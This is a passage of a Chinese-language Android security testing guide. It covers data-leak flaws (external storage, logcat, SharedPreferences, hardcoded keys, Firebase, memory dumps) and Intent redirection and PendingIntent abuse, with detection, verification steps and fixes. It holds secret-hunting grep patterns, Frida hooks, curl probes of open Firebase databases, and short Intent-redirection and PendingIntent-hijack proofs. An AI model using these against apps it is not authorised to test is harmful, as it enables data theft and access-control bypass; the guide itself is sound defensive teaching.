SD 卡中保存敏感信息或隐私信息（聊天记录、通讯录等）
日志打印敏感信息（账号、密码）
明文传输敏感信息

Android 五种数据存储方式：文件存储、SharedPreferences、SQLite 数据库存储、ContentProvider、网络存储。信息泄露漏洞往往与它们相关。

> 常见练习靶场：**DIVA.apk**（含 LogCat 泄露、硬编码、SP 全局可读写、数据库明文、SD 卡/临时文件、http 明文等例题，见 3.18）。

3.1 SD 卡 / 外部存储明文数据 ⏳ 行为已变更（Android 10+ 分区存储）

3.1.1 漏洞概述

Android 存储分为内部存储与外部存储。外部存储（SD 卡及 /sdcard/、/storage/emulated/0/）访问限制较弱，历史上任意应用（申请 READ/WRITE_EXTERNAL_STORAGE 后）即可读写。将敏感数据明文写入外部存储，极易被其他应用或拿到设备的人读取、篡改。

> Android 10 起启用分区存储（Scoped Storage），Android 11 起限制更严，但应用专属目录与应用共享的媒体/文档目录仍需排查，且低版本设备依然存在该问题。

3.1.2 危害与影响

- 用户隐私（照片、聊天记录、导出文件）被其他应用读取。
- 敏感配置、缓存 token、导出的数据库被窃取。

3.1.3 检测方法

```
# 检查应用专属外部目录
adb shell ls -la /sdcard/Android/data/com.example.app/
adb shell find /sdcard/Android/data/com.example.app/ -type f
# 检查公共目录是否残留应用数据
adb shell find /sdcard/ -name "*com.example.app*" 2>/dev/null
# 反编译搜索外部存储 API
grep -rn "getExternalStorageDirectory\|getExternalFilesDir\|Environment.DIRECTORY" jadx_out/
```

3.1.4 完整利用步骤（验证用）

1. 运行应用并触发会写外部存储的功能（导出、缓存、下载）。
2. 在设备上定位写入文件，检查是否为明文敏感数据。
3. 编写一个只有外部存储读权限的"恶意应用"读取同一文件，验证跨应用可读。

```
// 恶意应用读取
File f = new File(Environment.getExternalStorageDirectory(), "config.json");
BufferedReader br = new BufferedReader(new FileReader(f));
// 读取敏感内容
```

3.1.5 修复与加固

- 敏感数据不落外部存储，改存 /data/data/<包名>/（内部存储）并加密。
- 必须使用外部存储时，使用应用专属目录并加密内容。

```
File dir = getExternalFilesDir(null);              // 应用专属，卸载清理
File secure = new File(dir, "cache.enc");          // 加密后写入
```

3.1.6 检查要点

- 外部存储中是否存在明文敏感数据？
- 是否使用了应用专属目录？
- 敏感文件是否加密？

3.2 logcat 日志明文输出 ⏳ 行为已变更（Android 4.1+ 日志隔离）

3.2.1 漏洞概述

应用可能通过 Log.d/i/w/e、System.out.println、第三方日志库输出账号、密码、手机号、邮箱、银行卡、token 等敏感信息。在 Android 4.1 以前，其他应用可直接读取 logcat；之后虽受限，但 root 设备、adb、logcat 抓取仍可获取，且现实中大量泄露来自调试日志。

3.2.2 检测方法

```
# 运行应用，实时观察日志
adb logcat -c && adb logcat | grep -iE "password|token|mobile|email|idcard|bank|secret"
# 保存日志后离线搜索
adb logcat -d > log.txt
grep -iE "password|token|secret" log.txt
# 反编译搜索日志 API
grep -rn "Log\.\(d\|i\|w\|e\|v\)\|System.out.println" jadx_out/
```

3.2.3 完整利用步骤（验证用）

1. 覆盖登录、支付、注册等流程。
2. 用 adb logcat 抓取日志，定位敏感明文。

3. 若需跨应用读取，可在 root 设备上验证旧版本行为。

3.2.4 修复与加固

```
// 自定义日志：release 关闭
public final class LogUtil {
    private static final boolean DEBUG = BuildConfig.DEBUG;
    public static void d(String tag, String msg) { if (DEBUG) Log.d(tag, msg);
 }
    // ...
}
```

- 发布版本移除所有调试日志。
- 禁止将密码、token 等写入日志，即便在 debug 下也应脱敏。

3.2.5 检查要点

- release 是否残留敏感日志？
- 是否存在 System.out.println 输出敏感数据？

3.3 文件权限与内部目录敏感信息

3.3.1 漏洞概述

应用私有目录 /data/data/<包名>/ 中的文件若被设置为全局可读/可写（MODE_WORLD_*），其他应用可读写；即便权限正确，root 设备也能读取。若 SQLite、SP、缓存以明文存储，风险随之放大。

3.3.2 检测方法

```
# 查看文件权限
adb shell ls -la /data/data/com.example.app/
adb shell ls -la /data/data/com.example.app/databases/
adb shell ls -la /data/data/com.example.app/files/
# 反编译搜索
grep -rn "MODE_WORLD_READABLE\|MODE_WORLD_WRITEABLE\|setReadable\|setWritable"
 jadx_out/
```

3.3.3 完整利用步骤（验证用）

1. root 设备直接 cat 私有目录文件，检查是否明文。
2. 非 root 设备借助 debuggable/backup 漏洞导出数据。
3. 编写应用尝试读取全局可读文件。

3.3.4 修复与加固

```
// 使用 MODE_PRIVATE；敏感数据加密存储
FileOutputStream fos = openFileOutput("data.bin", Context.MODE_PRIVATE);
// 数据库使用 SQLCipher
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(file, password, null);
```

3.3.5 检查要点

- 私有目录文件是否明文？
- 是否存在全局可读/可写文件？
- 数据库、SP 是否加密？

3.4 SharedPreferences 全局可读写 ⚠ 已废弃 API

3.4.1 漏洞概述

SharedPreferences 默认以 XML 明文存储在 /data/data/<包名>/shared_prefs/。若使用 MODE_WORLD_READABLE(1) 或 MODE_WORLD_WRITEABLE(2)，其他应用可直接读写其中的 token、登录凭证、配置。即使不设置全局权限，root 设备也能直接查看。

> ⚠ **已废弃 API：**MODE_WORLD_READABLE 与 MODE_WORLD_WRITEABLE 从 API 17（Android 4.2）起废弃，从 API 24（Android 7.0）起使用会抛出 SecurityException。但仍需排查老旧应用与自定义实现。

3.4.2 检测方法

```
# 反编译搜索
grep -rn "getSharedPreferences\|MODE_WORLD_READABLE\|MODE_WORLD_WRITEABLE" jadx_out/
# root 设备查看
adb shell su -c "cat /data/data/com.example.app/shared_prefs/*.xml"
```

3.4.3 完整利用步骤（验证用）

1. root 设备读取 SP 文件，检查是否含 token/凭据。
2. 若为全局可读，编写普通应用读取同一路径 XML。

3.4.4 修复与加固

```
// 危险用法
SharedPreferences sp = getSharedPreferences("config", MODE_WORLD_READABLE);

// 安全用法
SharedPreferences sp = getSharedPreferences("config", MODE_PRIVATE);
```

```
// 使用 EncryptedSharedPreferences（Jetpack Security）
MasterKey masterKey = new MasterKey.Builder(context)
    .setKeyScheme(MasterKey.KeyScheme.AES256_GCM)
    .build();
SharedPreferences encryptedSp = EncryptedSharedPreferences.create(
    context, "secure_prefs", masterKey,
    EncryptedSharedPreferences.PrefKeyEncryptionScheme.AES256_SIV,
    EncryptedSharedPreferences.PrefValueEncryptionScheme.AES256_GCM);
```

- 不在 SP 中存放密码等高敏感信息，改用 Android Keystore。

3.4.5 检查要点

- 是否使用 MODE_PRIVATE？
- SP 中是否存放敏感数据？
- 是否使用加密 SP 或 Keystore？

3.5 敏感信息硬编码

3.5.1 漏洞概述

开发者可能将 API Key、Secret、数据库密码、加密密钥、后门账户、测试代码直接写死在源码、资源或 BuildConfig 中。即使混淆，仍可通过反编译与字符串搜索提取。

3.5.2 常见硬编码内容

- API Key / Secret Key、AppSecret
- 数据库连接字符串、内网地址、测试环境地址
- 对称密钥（AES Key）、RSA 私钥、签名盐值
- 测试/后门账户密码
- 第三方服务凭证（云存储、支付、推送）
- 短信/邮件服务凭证

3.5.3 检测方法

```
# 反编译后全局搜索
grep -rniE "password|passwd|secret|apikey|api_key|access_key|private_key|appse
cret|token|salt" jadx_out/
# 资源与配置
grep -rniE "http://|https://" jadx_out/ res/ assets/
```

```
# 使用 MobSF / apkleaks
apkleaks -f app.apk
```

3.5.4 完整利用步骤（验证用）

```
// 假设硬编码了 AES 密钥与固定 IV
public class CryptoUtil {
    private static final String SECRET_KEY = "MySecretKey12345";
    private static final String IV = "1234567890123456";
    public static String encrypt(String data) { /* AES/CBC/PKCS5Padding */ }
}
```

1. 反编译定位 SECRET_KEY、IV。
2. 用同样算法与密钥解密本地加密数据或伪造请求签名。
3. 若硬编码后门账户，直接尝试登录。

3.5.5 修复与加固

- 密钥存入 Android Keystore，不下发到客户端可逆位置。
- 由服务端下发短期凭证，客户端只持有会话级 token。
- 使用 NDK 存放敏感常量，增加逆向成本。
- 使用云 KMS（AWS KMS、阿里云 KMS）托管主密钥。
- 上线前移除测试账户、调试接口、内网地址。

```
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
SecretKey secretKey = (SecretKey) keyStore.getKey("my_key_alias", null);
```

3.5.6 检查要点

- 是否存在硬编码密钥/凭证？
- 是否残留测试账户、后门、内网地址？
- 密钥是否可由客户端自行解密获得？

3.6 剪贴板敏感信息泄露

3.6.1 漏洞概述

应用将密码、验证码、银行卡号等写入系统剪贴板。Android 10 以前任意前台应用可读取剪贴板；Android 10 起仅默认输入法或前台应用可读，但仍存在泄露与被监听风险。

3.6.2 检测方法

```
grep -rn "ClipboardManager\|setPrimaryClip\|getPrimaryClip" jadx_out/
```

```
// Frida Hook 剪贴板写入
Java.perform(function () {
    var CM = Java.use("android.content.ClipboardManager");
    CM.setPrimaryClip.implementation = function (clip) {
        console.log("[Clipboard] set: " + clip.getText());
        return this.setPrimaryClip(clip);
    };
});
```

3.6.3 完整利用步骤（验证用）

1. 触发复制操作。
2. 另一应用读取剪贴板，验证是否可获取敏感内容。
3. 后台持续监听（Android 10 前）测试。

3.6.4 修复与加固

```
// Android 13+ 标记敏感性
ClipData clip = ClipData.newPlainText("code", code);
clip.getDescription().setExtras(
    new PersistableBundle(1) {{
        putBoolean(ClipDescription.EXTRA_IS_SENSITIVE, true);
    }});
clipboard.setPrimaryClip(clip);
```

- 避免写入敏感数据；不在后台轮询剪贴板。

3.6.5 检查要点

- 是否将敏感数据写入剪贴板？
- 是否标记为敏感（Android 13+）？
- 是否后台读取剪贴板？

3.7 截屏与录屏保护缺失

3.7.1 漏洞概述

登录、支付、验证码、身份证信息等敏感页面未设置 FLAG_SECURE，攻击者可通过截屏、录屏或 adb 获取敏感信息。

3.7.2 检测方法

- 在敏感页面尝试截屏/录屏，观察是否被阻止。
- 反编译搜索 FLAG_SECURE。

```
grep -rn "FLAG_SECURE" jadx_out/
```

3.7.3 修复与加固

```
getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,
                     WindowManager.LayoutParams.FLAG_SECURE);
```

3.7.4 检查要点

- 敏感页面是否设置 FLAG_SECURE?
- 多任务列表中是否显示敏感内容（可结合 setExcludeFromRecents）?

3.8 输入法缓存与键盘泄露

3.8.1 漏洞概述

输入框未禁用自动填充/联想/纠错，导致密码、身份证号被输入法缓存或上传云端；密码框未使用安全输入类型也可能被第三方输入法记录。

3.8.2 检测方法

- 检查输入框是否设置 textNoSuggestions、importantForAutofill、inputType。
- 测试复制/拼写检查行为。

3.8.3 修复与加固

```
<EditText
    android:inputType="textPassword|textNoSuggestions"
    android:importantForAutofill="no"
    android:privateImeOptions="nm" />
```

- 敏感输入优先使用系统安全键盘。

3.8.4 检查要点

- 密码框是否禁用联想/自动填充?
- 是否有可能被输入法记录?

3.9 第三方 SDK 信息收集与数据外传

3.9.1 漏洞概述

广告、统计、推送、风控等第三方 SDK 可能在用户不知情的情况下收集设备信息、位置、应用列表、通讯录并外传，带来隐私与合规风险；部分 SDK 还存在权限过度申请与明文回传。

3.9.2 检测方法

```
# 抓包观察外联域名
# 反编译识别 SDK 包名
grep -rn "com.umeng\|com.tencent\|com.amap\|com.google.android.gms\|com.facebook\|com.bytedance" jadx_out/
# 使用 MobSF / exodus-privacy 分析 SDK 与追踪器
```

3.9.3 完整利用步骤（验证用）

1. 首次启动不授予任何权限，抓包观察是否仍外传设备信息。
2. 对敏感 API 调用（getDeviceId、getImei、位置）打 Hook，定位调用方。

```
Java.perform(function () {
    var TM = Java.use("android.telephony.TelephonyManager");
    TM.getDeviceId.implementation = function () {
        console.log("[*] getDeviceId called");
        console.log(Java.use("android.util.Log").getStackTraceString(Java.use("java.lang.Exception").$new()));
        return this.getDeviceId();
    };
});
```

3.9.4 修复与加固

- 最小化集成第三方 SDK，定期审计其行为与版本。
- 提供隐私政策与合规开关，遵循最小必要原则。
- 对 SDK 外发数据做脱敏或经自有网关代理。

3.9.5 检查要点

- 集成了哪些 SDK？各收集什么数据？
- 是否存在未授权收集与明文外传？

3.10 缓存、临时文件与残留数据

3.10.1 漏洞概述

应用在 WebView 缓存、图片缓存、临时文件、cache/ 目录、卸载残留中留存敏感数据，可能被其他应用或取证工具恢复。

3.10.2 检测方法

```
adb shell run-as com.example.app ls -la cache/
adb shell run-as com.example.app ls -la files/
adb shell su -c "find /data/data/com.example.app -type f -name '*.tmp'"
# 卸载后检查残留
adb uninstall com.example.app
adb shell ls -la /sdcard/Android/data/com.example.app/ 2>/dev/null
```

3.10.3 修复与加固

- 缓存中不写敏感明文；使用后及时清理。
- 退出登录时清理 token 与缓存。
- 卸载时清理外部专属目录（系统通常自动清理，但公共目录需自行处理）。

3.10.4 检查要点

- 缓存/临时文件是否含敏感数据？
- 卸载是否残留？

3.11 崩溃日志与第三方分析泄露（补充）

3.11.1 漏洞概述

应用崩溃时若将日志落盘或上报，日志中可能包含堆栈、内存片段、请求参数、token 等敏感信息。分析数据（如 AdSense 类 SDK）也可能把敏感数据发送给第三方。

3.11.2 检测方法

```
# 崩溃后检查落盘日志
adb shell find /data/data/com.example.app -iname "*crash*" -o -iname "*.log" 2>/dev/null
adb shell su -c "ls -la /data/tombstones/ /data/anr/"
# 拦截流量，检查是否把敏感信息发给第三方
```

3.11.3 修复与加固

- 不记录崩溃明细到本地；必须上报时使用 TLS 并脱敏。

- 审查第三方 SDK 上报字段，最小化。

3.12 后台任务快照泄露（补充）

3.12.1 漏洞概述

应用退到后台时，系统会保存一张界面快照用于恢复时加速显示。若快照含敏感信息，root 用户或取得物理访问的人可读取。快照位置：
/data/system_ce/0/snapshots。

3.12.2 检测方法

```
# root 设备查看快照
adb shell su -c "ls -la /data/system_ce/0/snapshots"
# 把带敏感信息的页面切后台，再查看是否生成对应快照
```

3.12.3 修复与加固

对敏感页面设置 FLAG_SECURE（见 3.7 截屏与录屏保护缺失）：

```
getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,
                     WindowManager.LayoutParams.FLAG_SECURE);
```

3.13 Firebase 配置错误泄露（补充）

3.13.1 漏洞概述

应用常内嵌 Firebase 配置（google-services.json / FirebaseOptions）。若 Firebase 数据库（Realtime Database / Firestore / Storage）规则配置错误（默认开放读写），任何人拿到 URL 即可读写数据。

3.13.2 检测方法

```
grep -rniE "firebaseio\.com|firebaseapp\.com|firebasestorage|apiKey|projectId|
databaseURL" jadx_out/ res/ assets/
# 拿到 URL 后尝试访问
curl "https://<project>.firebaseio.com/.json"
curl "https://firestore.googleapis.com/v1/projects/<project>/databases/(defaul
t)/documents/<col>"
```

3.13.3 修复与加固

在 Firebase 控制台配置严格的 Security Rules，禁止未认证读写，并按最小权限开放。

3.14 内存转储与 Keystore 敏感数据检查（补充）

3.14.1 内存中的敏感数据（Fridump3）

应用可能把密码、助记词、密钥等明文驻留内存。用 Fridump3 转储后搜索：

```
frida-ps -Uai
python3 fridump3.py -u "<Name>"      # 或以 PID
# 输出在 ./dump 中，grep 敏感内容
strings * | grep -E "^[a-z]+ [a-z]+ [a-z]+ [a-z]+ [a-z]+ [a-z]+ [a-z]+ [a-z]+ [a-z]+ [a-z]+ [a-z]+$"
strings * | grep -iE "password|token|secret|mnemonic|private"
```

3.14.1.1 dumpHprofData 堆转储分析（补充）

Android 提供 Debug.dumpHprofData(path) 将 Java 堆转储为 .hprof 文件，可用 Eclipse MAT 或 Android Studio Profiler 分析。攻击者/审计者可从中提取：

- 明文密码、Token、API Key（未及时 GC 的字符串对象）
- SharedPreferences 明文内容（已加载到内存中的 Map）
- 加密密钥（SecretKey/KeyPair 对象引用链）
- SQLite 查询结果缓存

```
# adb 抓取 hprof
adb shell am dumpheap <pid> /data/local/tmp/dump.hprof
adb pull /data/local/tmp/dump.hprof
# MAT 分析：Leak Suspects + OQL 查询
# SELECT s.value.toString() FROM java.lang.String s WHERE s.value.toString().matches(".*token.*")
```

> 测试要点：对金融/社交类 APP，dump 堆转储检查是否有明文凭证驻留；若存在，说明应用未及时清理敏感内存。

3.14.2 Keystore 中的敏感数据

即使使用 Keystore，若应用把明文/可解密数据存入其中，root 或取得设备物理访问者仍可能窃取。用 Frida 追踪 Cipher 使用以观察加解密与密钥来源：

```
git clone https://github.com/WithSecureLabs/android-keystore-audit
frida -U -f com.example.app -l android-keystore-audit/frida-scripts/tracer-cipher.js
```

加固：Keystore 中只存密钥句柄，不存明文；敏感数据在使用后及时从内存清除；避免可逆加密后把密钥与密文放在同一位置。

3.15 SharedPreferences Ghost 文件与 Realm 数据库（补充）

3.15.1 SharedPreferences Ghost 文件（.bak 替换）

即使攻击者对 shared_prefs 目录**只有写入权限、没有覆盖权限**，仍可利用 Ghost 文件 缺陷：不去覆盖已有文件，而是**新建一个 xxx.bak 文件**；下次应用启动时，Android 的 SharedPreferences 逻辑会把 .bak 重命名为正式文件，从而**悄无声息地替换原有配置**（例如把"已登录/是否是会员"改为 true）。

检测：

```
adb shell ls -la /data/data/com.example.app/shared_prefs/
# 检查是否存在 .bak 文件，以及目录是否世界可写
```

加固：目录/文件权限设为私有（MODE_PRIVATE）；对 SP 内容做完整性校验；不把安全相关状态只放在 SP。

3.15.2 Realm 数据库

除 SQLite 外，应用可能使用 Realm 数据库（默认位于 /data/data/<包名>/files/，扩展名 .realm、默认文件名 default）。

检测：

```
adb shell ls -la /data/data/com.example.app/files/ | grep -i realm
# 用 Realm Browser 打开 *.realm 查看是否未加密且含敏感信息
```

加固：启用 Realm 加密（EncryptionKey），不要把密钥与库文件放在同一位置。

3.15.3 安全首选项（secure-preferences）

部分应用使用第三方库（如 secure-preferences）加密 SP 值。**注意**：其密钥仍可能在代码/Keystore 中获取，需评估实际强度；不要仅因"用了加密库"即判定安全。

3.16 零权限攻防（补充）

"零权限"指攻击者**不申请任何敏感权限**即可完成的攻击，是评估"低门槛攻击面"的重要视角：

- **Voice Attack**：通过语音助手/系统指令间接触发应用功能。
- **Scheme Attack**：通过自定义 scheme / Deep Link 越权调用（见第 4、17 章）。
- **SD read**：读取外部存储中遗留的敏感文件（见 3.1）。
- **剪贴板**：读取/监听剪贴板敏感数据（见 3.6）。

- **next-intent attack**：利用 FLAG_ACTIVITY_NEW_TASK 跨任务栈传递的 Intent 被劫持（见 5.8）。

测试要点：对每类入口，尝试在**不授予任何权限**的前提下完成"读取敏感数据/触发敏感操作"，若能成功即为高价值问题。

3.17 Android 存储体系与目录结构（补充）

3.17.1 内部存储

一般存放应用自身数据（apk、SharedPreferences、数据库、WebView 缓存、图片缓存等），位于 /data/ 下，**需 root 才能访问**。常见目录：

/data/app/	已安装的 APK
/data/data/<包名>/shared_prefs	SharedPreferences 文件
/data/data/<包名>/cache	缓存文件
/data/data/<包名>/databases	数据库文件
/data/data/<包名>/files	资源文件

特点：文件/目录**只能被本应用访问**；**卸载应用后即删除**；可用但空间有限；非 root 设备不可见。

3.17.2 外部存储（私有目录 / 公共目录）

Android 4.4 以前"机身存储=内部存储、SD 卡=外部存储"；4.4 以后机身存储很大，外部存储分为 **SD 卡**与**扩展卡**，并分为**私有目录**与**公共目录**（私有随卸载删除，公共不删）。

- 自身外部存储：/storage/emulated/0/Android/data/<包名>/files
- 存储卡：/storage/extSdCard/Android/data/<包名>/files

私有目录（Android 4.4+ 无需申请 SD 读写权限即可读写，其他应用不能访问，卸载即删除）：

```
getExternalCacheDir();   // /storage/emulated/0/Android/data/<包名>/cache
getExternalFilesDir();   // /storage/emulated/0/Android/data/<包名>/files
```

公共目录（需在 Manifest 申请、Android 6.0+ 还需运行时授权；相对开放，可访问其他 App 的公共文件，卸载不删除）：

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />

Environment.getExternalStorageDirectory();  // 公共根目录
Environment.getExternalStorageState();      // SD 卡状态
```

3.17.3 系统存储目录与读写 API

```
getRootDirectory();           // /system
getDataDirectory();           // /data
getDownloadCacheDirectory();  // /cache

// 写
openFileOutput("data", Context.MODE_PRIVATE); // MODE_PRIVATE 覆盖（默认）；MODE_APPEND 追加
// 读
openFileInput("data");
```

3.17.4 两个易混淆点

- **升级包通常放在外部存储**（/storage/emulated/0/Android/data/<包名>/ 等）而非内部存储——这正是 13.2 升级劫持、13.4 插件动态加载 的利用基础。
- **"清除数据" vs "清除缓存"**：清除数据会清除应用全部数据（内部 /data/data/<包名>/ 与外部 /storage/emulated/0/Android/data/<包名>/），但不影响 SD 卡；缓存是运行时临时空间，位于 getCacheDir() 或 getExternalCacheDir()。

3.18 DIVA.apk 信息泄露练习靶场（补充）

DIVA 是经典的 Android 安全练习 App，覆盖本章大多数漏洞，适合动手复现：

例题	漏洞	复现要点
1	LogCat 输出敏感信息	adb logcat | grep diva，输入后从日志读取密钥
2	硬编码（Java 层）	反编译定位常量密钥，直接输入即可通过校验
12	硬编码（so 层）	IDA 分析 libXX.so，strings/字符串定位 key
3	SharedPreferences 全局可读写	输入账号密码后查看 shared_prefs/*.xml
4	数据库明文存储	adb pull 数据库后用 SQLite 浏览器查看
5 / 6	临时文件 / SD 卡明文	定位代码中的文件路径（含 sdcard）直接读取
网传	http 明文传输	抓包获取明文 URL（如可越权下载的音乐文件）

LogCat 泄露的四类来源：应用层 Log、应用层 System.out.println、系统 bug/异常导致 Log、**Native 层敏感 Log 输出**。

第 4 章 Intent 安全（注入 / 重定向 / Intent Scheme）

Intent 是 Android 组件通信的"神经系统"，也是移动端漏洞最集中的地方。理解 Intent 的匹配、传递与转发机制，是挖掘组件漏洞与 IPC 漏洞的基础。

4.1 Intent 基础

4.1.1 显式 Intent

显式 Intent 直接指定目标组件的类名与包名，系统不会做匹配，安全性相对较高。

```
Intent intent = new Intent(MainActivity.this, SecondActivity.class);
intent.putExtra("et1", et1Str);
startActivity(intent);
```

4.1.2 隐式 Intent

隐式 Intent 只声明 action、category、data，由系统匹配合适组件，通常在 AndroidManifest.xml 中声明。匹配规则：<action>、<category> 与 <data> 都需匹配。

```
<activity android:name=".SecondActivity">
    <intent-filter>
        <action android:name="com.example.test.ACTION_START" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

```
Intent intent = new Intent("com.example.test.ACTION_START");
startActivity(intent);
// 追加 category
intent.addCategory("com.example.test.MY_CATEGORY");
```

要点：

- android.intent.category.DEFAULT 是默认 category，startActivity() 会自动加入。
- **一个 Intent 只能有一个 action，但可有多个 category。**
- 隐式 Intent 是"广播式"的，任何声明了相同 filter 的应用都可能被启动 → 组件劫持与信息泄露的根源。

4.1.3 data 的组成与匹配

```
<data
    android:scheme="https"        <!-- 协议 -->
    android:host="www.example.com" <!-- 主机 -->
    android:port="443"            <!-- 端口 -->
    android:path="/open"          <!-- 路径 -->
    android:pathPrefix="/app/"    <!-- 路径前缀 -->
    android:pathPattern=".*\\.pdf"<!-- 路径正则 -->
    android:mimeType="image/*"    <!-- 数据类型 -->
    />
```

理解 data 匹配对挖掘 Deep Link 漏洞至关重要：攻击者可通过构造 scheme://host/path?params 触发组件。

4.1.4 传递参数的方式

（1）putExtra / getXxxExtra

```
// 发送方
intent.putExtra("USER_NAME", "张三");
intent.putExtra("USER_AGE", 25);
intent.putExtra("IS_VIP", true);
intent.putExtra("SCORES", new int[]{90, 85, 95});

// 接收方
String userName = getIntent().getStringExtra("USER_NAME");
int userAge = getIntent().getIntExtra("USER_AGE", 0);
```

（2）Bundle

```
Intent intent = new Intent(ActivityA.this, ActivityB.class);
Bundle bundle = new Bundle();
bundle.putString("USER_NAME", "李四");
bundle.putInt("USER_AGE", 30);
intent.putExtras(bundle);
```

（3）Serializable / Parcelable

```
// Serializable：Java 序列化，实现简单但性能较差
intent.putExtra("USER_OBJ", user);
User user = (User) getIntent().getSerializableExtra("USER_OBJ");

// Parcelable：Android 推荐，性能更优
intent.putExtra("USER_OBJ", user);
User user = getIntent().getParcelableExtra("USER_OBJ");
```

> **安全提示：**getSerializableExtra、getParcelableExtra 是"通用型拒绝服务"与反序列化风险的入口（见 4.5）。

（4）显式指定目标组件的其他方式

```
intent.setClass(ctx, TargetActivity.class);
intent.setComponent(new ComponentName("com.example.app", "com.example.app.TargetActivity"));
intent.setPackage("com.android.chrome");
intent.setClassName("com.example.app", "com.example.app.TargetActivity");
```

4.2 Intent 重定向漏洞（LaunchAnywhere）

> **定位：**本节是"Intent 注入与重定向"大类中最典型的一种。若想先了解这一大类的分类、攻击面地图、统一检测与官方清洗方法，请先阅读 4.7 Intent 注入与重定向总览。

> ⚠ **API 已废弃：**startActivityForResult() 与 onActivityResult() 自 Android 11（API 30）起废弃，推荐改用 Activity Result API。排查"回调返回恶意 Intent（setResult）"类问题时需注意：新写法虽不再走 onActivityResult，但 setResult/getCallingActivity 的转发风险依然存在。

4.2.1 漏洞概述

Intent 重定向又称 LaunchAnywhere。当应用（通常是导出的 Activity 或处理 Deep Link 的页面）接收外部 Intent 后，未验证其目标组件，直接将其启动，攻击者即可让应用"代为"启动任意组件——包括未导出的内部 Activity、其他应用的组件，从而绕过访问控制。

> 根据 Google 2024 年数据，Intent 重定向是受影响应用最多的 Android 漏洞类型之一，超过 9700 个应用受影响，多个 CVE 与之相关（如 CVE-2023-20938 等）。

4.2.2 危害与影响

- 绕过登录/权限校验，直接进入内部设置、管理、WebView 页面。
- 以目标应用的权限启动其他应用组件，实现权限提升。
- 结合其他漏洞（WebView JSBridge、ContentProvider）实现更复杂的攻击链。

4.2.3 原理分析

```
// 漏洞代码：外部传入的 Intent 直接用于启动
public void handleIntent(Intent receivedIntent) {
```

```
    startActivity(receivedIntent);
}
```

常见传入点：

- getIntent().getParcelableExtra(Intent.EXTRA_INTENT)
- getIntent().getBundleExtra("key") 中嵌套的 Intent
- setResult(RESULT_OK, intent) 返回恶意 Intent
- WebView 的 shouldOverrideUrlLoading 中解析的 intent://

4.2.4 静态检测

```
# 搜索直接使用外部 Intent 的落点
grep -rn "startActivity(getIntent()\|startActivity(intent\|startActivityForRes
ult(getIntent\|setResult(.*intent" jadx_out/
grep -rn "getParcelableExtra(Intent.EXTRA_INTENT\|getParcelableExtra(\"android.
intent.extra.INTENT\"" jadx_out/
```

```
patterns = [
    "getParcelableExtra.*Intent",
    "startActivity.*getIntent",
    "startActivity.*intent",
    "startActivityForResult.*getIntent",
    "setResult.*Intent",
]
```

4.2.5 动态检测与 Frida Hook

```
Java.perform(function () {
    var Activity = Java.use("android.app.Activity");
    Activity.startActivity.overload("android.content.Intent").implementation =
 function (intent) {
        var target = intent.getComponent();
        if (target) console.log("[LaunchAnywhere] startActivity -> " + target.
getClassName());
        var extras = intent.getExtras();
        if (extras) {
            var keys = extras.keySet().iterator();
            while (keys.hasNext()) {
                var k = keys.next();
                var v = extras.get(k);
                if (v && v.$className === "android.content.Intent") {
                    var nested = Java.cast(v, android.content.Intent);
                    console.log("[LaunchAnywhere] 嵌套 Intent key=" + k + " ->
 " + nested.getComponent());
```

```
                }
            }
        }
        this.startActivity(intent);
    };
});
```

4.2.6 完整利用步骤

1. 识别目标应用中接收外部 Intent 并转发的 Activity（如 HandleActivity）。
2. 构造外层 Intent 指向该 Activity，内层 Intent 指向目标内部组件：
   ```
   Intent outer = new Intent();
   outer.setClassName("com.target.app", "com.target.app.IntentHandlerActivity
");
   Intent inner = new Intent();
   inner.setClassName("com.target.app", "com.target.app.AdminSettingsActivity
");
   outer.putExtra("android.intent.extra.INTENT", inner);
   ```
3. context.startActivity(outer);
4. 结果：未导出的 AdminSettingsActivity 被成功启动。

```
# drozer 版本
dz> run app.activity.start \
    --component com.vulnerable.app com.vulnerable.app.HandleActivity \
    --extra "android.intent.extra.INTENT {component={com.vulnerable.app com.vu
lnerable.app.InternalSettingsActivity}}"
```

4.2.7 修复与加固

```
public void handleIntent(Intent receivedIntent) {
    Intent target = receivedIntent.getParcelableExtra(Intent.EXTRA_INTENT);
    if (target != null) {
        ComponentName component = target.getComponent();
        if (component != null &&
            component.getPackageName().equals(getPackageName()) &&
            isAllowedActivity(component.getClassName())) {
            startActivity(target);
        } else {
            Log.w(TAG, "Blocked intent redirect to: " + component);
        }
    }
}
```

- 校验目标组件的包名/类名是否在白名单。
- 使用显式 Intent，不接受外部传入的目标组件。

- 拒绝从 extras 中提取 Intent 对象。
- 对敏感 Activity 加自定义权限。

4.2.8 检查要点

- 是否存在接收并转发外部 Intent 的组件？
- 是否校验了目标组件与来源？
- 是否使用 Intent.parseUri（危险）？

4.3 PendingIntent 漏洞（BroadcastAnywhere）

> ⏳ **行为已变更**：Android 12（API 31）起强制要求显式指定 FLAG_IMMUTABLE 或 FLAG_MUTABLE；Android 14（API 34）进一步限制隐式 Intent 与可变 PendingIntent。对高版本应用，检测重点应从"是否指定 FLAG"转向"是否仍使用 FLAG_MUTABLE + 未显式指定组件"。

4.3.1 漏洞概述

PendingIntent 用于延迟执行 Intent（通知、闹钟、定时任务、桌面小组件）。若创建了**可被外部获取并修改**的 PendingIntent（FLAG_MUTABLE），攻击者可以：

- 劫持 PendingIntent，替换其中的 Intent；
- 以原应用的身份与权限执行操作；
- 发送受保护广播（BroadcastAnywhere）。

4.3.2 原理分析

```
// 漏洞：FLAG_MUTABLE 且未校验
Intent intent = new Intent("com.app.ACTION_CALLBACK");
PendingIntent pi = PendingIntent.getBroadcast(context, 0, intent,
    PendingIntent.FLAG_MUTABLE);

// 攻击者拿到该 PendingIntent 后
Intent malicious = new Intent();
malicious.setComponent(new ComponentName("com.target.app", "com.target.app.Adm
inActivity"));
pi.send(context, 0, malicious);
```

4.3.3 检测方法

```
grep -rn "PendingIntent.getBroadcast\|PendingIntent.getActivity\|PendingIntent.
getService\|FLAG_MUTABLE" jadx_out/
```

- 关注使用 FLAG_MUTABLE 且 Intent 中未设置目标组件（setComponent/setPackage 为空）的 PendingIntent。

4.3.4 完整利用步骤（BroadcastAnywhere）

1. 目标应用创建了可变 PendingIntent（如通知点击）。
